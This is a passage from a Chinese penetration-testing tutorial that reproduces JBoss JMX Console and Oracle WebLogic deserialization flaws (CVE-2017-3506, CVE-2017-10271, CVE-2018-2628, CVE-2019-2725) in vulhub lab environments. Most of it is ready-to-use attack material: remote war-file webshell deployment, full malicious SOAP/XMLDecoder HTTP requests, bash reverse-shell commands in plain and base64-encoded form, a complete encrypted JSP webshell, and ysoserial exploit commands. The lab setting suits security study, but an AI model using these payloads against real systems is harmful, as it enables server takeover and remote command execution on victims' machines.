
```
http://ip:802/jmx-console/
```

2.这里我们使用得复现环境不存在，所以需要密码（正常环境无需密码直接可进入）

admin admin

3.然后找到jboss.deployment (jboss 自带得部署功能) 中的flavor=URL,type=DeploymentScanner点进去（通过URL的方式远程部署）

4.找到页面中的void addURL() 选项远程加载war包来部署。



5.制作war包 , 这里用之前制作好的 shell.war

填写war包远程地址

```
http://ip/shell.war
```

6.然后跳转以下页面

7.webshell连接

```
http://ip/shell/111.jsp
```

0x06 高版本JMX Console未授权

漏洞描述

JMX Console默认存在未授权访问，直接点击JBoss主页中的 JMX Console 链接进入JMX Console页面, 通过部署war包 , getshell

环境搭建

```
cd vulhub-master/jboss/CVE-2017-12149
docker-compose up -d
803 port
```


漏洞复现

```
http://ip:803/jmx-console/
```


因为使用环境不存在该漏洞所以需要输入账户密码：admin vulhub

1.本地搭建部署点

在JMX Console页面点击jboss.system链接，在Jboss.system页面中点击service=MainDeployer，如下



2.进入service=MainDeployer页面之后，找到methodIndex为17或19的deploy 填写远程war包地址进行远程部署




4.然后输入Invoke

```
http://ip/shell.war
```

点击Invoke

5.连接Webshell

```
http://ip/shell/111.jsp
```



0x04 weblogic

WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

简介

WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

WebLogic是美商Oracle的主要产品之一，是并购BEA得来。是商业市场上主要的Java（J2EE）应用服务器软件（application server）之一，是世界上第一个成功商业化的J2EE应用服务器, 已推出到12c(12.2.1.4)版。而此产品也延伸出WebLogic Portal，WebLogic Integration等企业用的中间件（但当下Oracle主要以Fusion Middleware融合中间件来取代这些WebLogic Server之外的企业包），以及OEPE(Oracle Enterprise Pack for Eclipse)开发工具。

WebLogic XMLDecoder反序列化漏洞（CVE-2017-3506）*

0x00 漏洞描述

网上爆出weblogic的WLS组件存在xmldecoder反序列化漏洞，直接post构造的xml数据包即可rce。

0x01 受影响WebLogic版本

```
10.3.6.0.0
12.1.3.0.0
12.2.1.1.0
12.2.1.2.0
```

0x02 漏洞复现

靶机IP：192.168.190.136

攻击机：192.168.190.1

可能存在漏洞路径

```
/wls-wsat/CoordinatorPortType，/wls-wsat/RegistrationPortTypeRPC，
/wls-wsat/ParticipantPortType，/wls-wsat/RegistrationRequesterPortType，
/wls-wsat/CoordinatorPortType11，/wls-wsat/RegistrationPortTypeRPC11，
/wls-wsat/ParticipantPortType11，/wls-wsat/RegistrationRequesterPortType11
```


1、使用vulhub搭建环境，并启动

切换到 vulhub/weblogic/CVE-2017-10271/ 目录下

执行 docker-compose up -d

```
cd /root/vulhub/weblogic/CVE-2017-10271/
docker-compose up -d
7001 port
```

2、访问 http://192.168.190.136:7001/wls-wsat/RegistrationRequesterPortType ，响应出现 Web Services证明存在该漏洞。




Web Services

Endpoint		Information	
Service Name:	{http://schemas.xmlsoap.org/ws/2004 /10/wscoor}RegistrationService_V10	Address:	http://192.168.190.136:7001/wls-wsat/RegistrationRequesterPortType
		WSDL:	http://192.168.190.136:7001/wls-wsat/RegistrationRequesterPortType?wsdl
Port Name:	{http://schemas.xmlsoap.org/ws/2004 /10/wscoor}RegistrationRequesterPortTypePort	Implementation class:	weblogic.wsee.wstx.wsc.v10.endpoint.RegistrationRequesterPortTypePortImpl

执行反弹shell命令

```
POST /wls-wsat/RegistrationRequesterPortType HTTP/1.1
Host: 192.168.190.136:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: text/xml
Content-Length: 841

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
      <soapenv:Header>
        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
          <java>
            <object class="java.lang.ProcessBuilder">
              <array class="java.lang.String" length="3">
                <void index="0">
                  <string>/bin/bash</string>
                </void>
                                <void index="1">
                  <string>-c</string>
                </void>
                                <void index="2">
                  <string>bash -i &gt;&amp; /dev/tcp/192.168.190.1/4444
0&gt;&amp;1</string>
                </void>
              </array>
              <void method="start"/>
            </object>
          </java>
        </work:WorkContext>
      </soapenv:Header>
      <soapenv:Body/>
    </soapenv:Envelope>
```



nc 监听 4444端口接收 bash shell

WebLogic XMLDecoder反序列化漏洞（CVE-2017-10271）*

0x00 漏洞描述

CVE-2017-10271是对CVE-2017-3506 的补丁绕过，将 object 替换成 void。

0x01 受影响WebLogic版本

```
10.3.6.0.0
12.1.3.0.0
12.2.1.1.0
12.2.1.2.0
```

0x02 漏洞复现

靶机IP：192.168.190.136

攻击机：192.168.190.1

1、使用vulhub搭建环境，并启动

切换到 /root/vulhub/weblogic/CVE-2017-10271/ 目录下

执行 docker-compose up -d

```
cd /root/vulhub/weblogic/CVE-2017-10271/
docker-compose up -d
7001
```

2、访问http://192.168.190.1:7001/wls-wsat/CoordinatorPortType 响应出现 Web Services证明存在该漏洞

Web Services

Endpoint		Information	
Service Name:	{http://schemas.xmlsoap.org/ws/2004/10/wsat}WSAT10Service	Address:	http://192.168.190.136:7001/wls-wsat/CoordinatorPortType
Port Name:	{http://schemas.xmlsoap.org/ws/2004/10/wsat}CoordinatorPortTypePort	WSDL:	http://192.168.190.136:7001/wls-wsat/CoordinatorPortType?wsdl
		Implementation class:	weblogic.wsee.wstx.wsat.v10.endpoint.CoordinatorPortTypePortImpl

3、开始复现

访问 http://192.168.190.136:7001/wls-wsat/CoordinatorPortType 使用POST方法发送特定的xml数据，可以实现各种命令执行。

尝试写入文件

请求包

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.190.136:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: text/xml
Content-Length: 705

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
        <soapenv:Header>
            <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
                <java version="1.6.0" class="java.beans.XMLDecoder">
                    <void class="java.io.PrintWriter">
                        <string>servers/AdminServer/tmp/_WL_internal/wls-
wsat/54p17w/war/test.txt</string><void method="println">
                        <string>xmldecoder_vul_test11</string></void><void
method="close"/>
                    </void>
                </java>
            </work:WorkContext>
        </soapenv:Header>
        <soapenv:Body/>
    </soapenv:Envelope>
```

注意这里的类型不能丢，返回500状态码，即执行成功。


xmldecoder_vul_test11

写shell

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.190.136:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: text/xml
Content-Length: 1154

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
     <soapenv:Header>
     <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
     <java><java version="1.4.0" class="java.beans.XMLDecoder">
     <void class="java.io.PrintWriter">
     <string>servers/AdminServer/tmp/_WL_internal/wls-
wsat/54p17w/war/shell1.jsp</string>
     <void method="println"><string>
     <![CDATA[
  <%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U
extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String
k="b8a7336f1f7528e1";session.putValue("u",k);Cipher
c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance(
).equals(pageContext);}%>
```

```
      ]]>
      </string>
      </void>
      <void method="close"/>
      </void></java></java>
      </work:WorkContext>
      </soapenv:Header>
      <soapenv:Body/>
</soapenv:Envelope>
```

连shell http://192.168.190.136:7001/wls-wsat/shell1.jsp




执行反弹shell

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.190.136:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: text/xml
Content-Length: 641

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/192.168.190.1/4444 0&gt;&amp;1</string>
</void>
```

```
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

nc -lvp 4444 监听



Weblogic T3协议反序列化(CVE-2018-2628)漏洞 *

0x00 漏洞描述

Weblogic Server中的RMI 通信使用T3协议在Weblogic Server和其它Java程序（客户端或者其它Weblogic Server实例）之间传输数据, 服务器实例会跟踪连接到应用程序的每个Java虚拟机（JVM）中, 并创建T3协议通信连接, 将流量传输到Java虚拟机. T3协议在开放WebLogic控制台端口的应用上默认开启. 攻击者可以通过T3协议发送恶意的的反序列化数据, 进行反序列化, 实现对存在漏洞的weblogic组件的远程代码执行攻击。

0x01 受影响WebLogic版本

```
Weblogic 10.3.6.0
Weblogic 12.1.3.0
Weblogic 12.2.1.2
Weblogic 12.2.1.3
```

0x02 漏洞复现

靶机IP：192.168.190.136

攻击机：192.168.190.1 192.168.190.131

```
cd /root/vulhub/weblogic/CVE-2018-2628/
docker-compose up -d
7002 port
```

1、漏洞检测

检测weblogic版本信息和t3协议是否开启

```
nmap -n -v -p 7001 ip --script=weblogic-t3-info -Pn ip
```

T3协议已开启，版本为 10.3.6.0

```
Nmap scan report for 192.168.190.136
Host is up (0.0011s latency).

PORT     STATE SERVICE
7001/tcp open  afs3-callback
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 10.3.6.0)
MAC Address: 00:0C:29:1F:28:83 (VMware)
```

```
python2 CVE-2018-2628-MultiThreading.py
Checking start.
Checking...    192.168.190.136:7001
send request payload successful,recv length:1690
192.168.190.136:7001 is vul CVE-2018-2628
Checking completed, please see the above result.
```

开始复现

工具包 https://github.com/Lighird/CVE-2018-2628


在线工具 http://www.jackson-t.ca/runtime-exec-payloads.html

在192.168.190.1上运行 ysoserial-0.1-cve-2018-2628-all.jar 侦听 22801端口 并要求执行 反弹shell命令


命令：bash -i >& /dev/tcp/192.168.190.1/4444 0>&1

base64变形后：bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE5MC4xLzQ0NDQgMD4mMQ==}|{base64,-d}|{bash,-i}

```
java -cp ysoserial-0.1-cve-2018-2628-all.jar ysoserial.exploit.JRMPListener 22801
Jdk7u21 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE5MC4xLzQ0NDQgMD4mMQ==}|{base64,-d}|
{bash,-i}"
```




在192.168.190.1上运行 ysoserial-0.1-cve-2018-2628-all.jar 生成 payload



将Payload字符串复制到weblogic_poc.py文件中替换PAYLOAD。

执行 python2 weblogic_poc.py

nc 侦听 4444端口接收反弹shell



Weblogic(CVE-2019-2725)漏洞 *

0x00 漏洞描述

该漏洞存在于wls9-async组件，该组件为异步通讯服务，攻击者可以在/_async/AsyncResponseService路径下传入恶意的xml格式的数据，传入的数据在服务器端反序列化时，执行其中的恶意代码，实现远程命令执行，攻击者可以进而获得整台服务器的权限。

0x01 受影响WebLogic版本

```
Oracle WebLogic Server 10.*
Oracle WebLogic Server 12.1.3
```

```
cd /root/vulhub/weblogic/weak_password/
docker-compose up -d
7004
5556
```

0x02 漏洞复现


靶机IP：192.168.190.136

攻击机：192.168.190.1

漏洞路径

```
/_async/AsyncResponseService
/_async/AsyncResponseServiceJms
/_async/AsyncResponseServiceHttps
/_async/AsyncResponseServiceSoap12
/_async/AsyncResponseServiceSoap12Jms
/_async/AsyncResponseServiceSoap12Https
```

1、访问漏洞地址 _async/AsyncResponseService 出现 Test page字眼，证明存在漏洞



Welcome to the {http://www.bea.com/async/AsyncResponseService}AsyncResponseService home page

Test page

WSDL page

访问 http://192.168.190.136:7001/_async/AsyncResponseService?info 获取路径


2、开始复现

访问 http://192.168.190.136:7001/_async/AsyncResponseService 使用POST方法发送特定的xml数据，可以实现各种命令执行。

```
POST /_async/AsyncResponseService HTTP/1.1
Host: 192.168.190.136:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
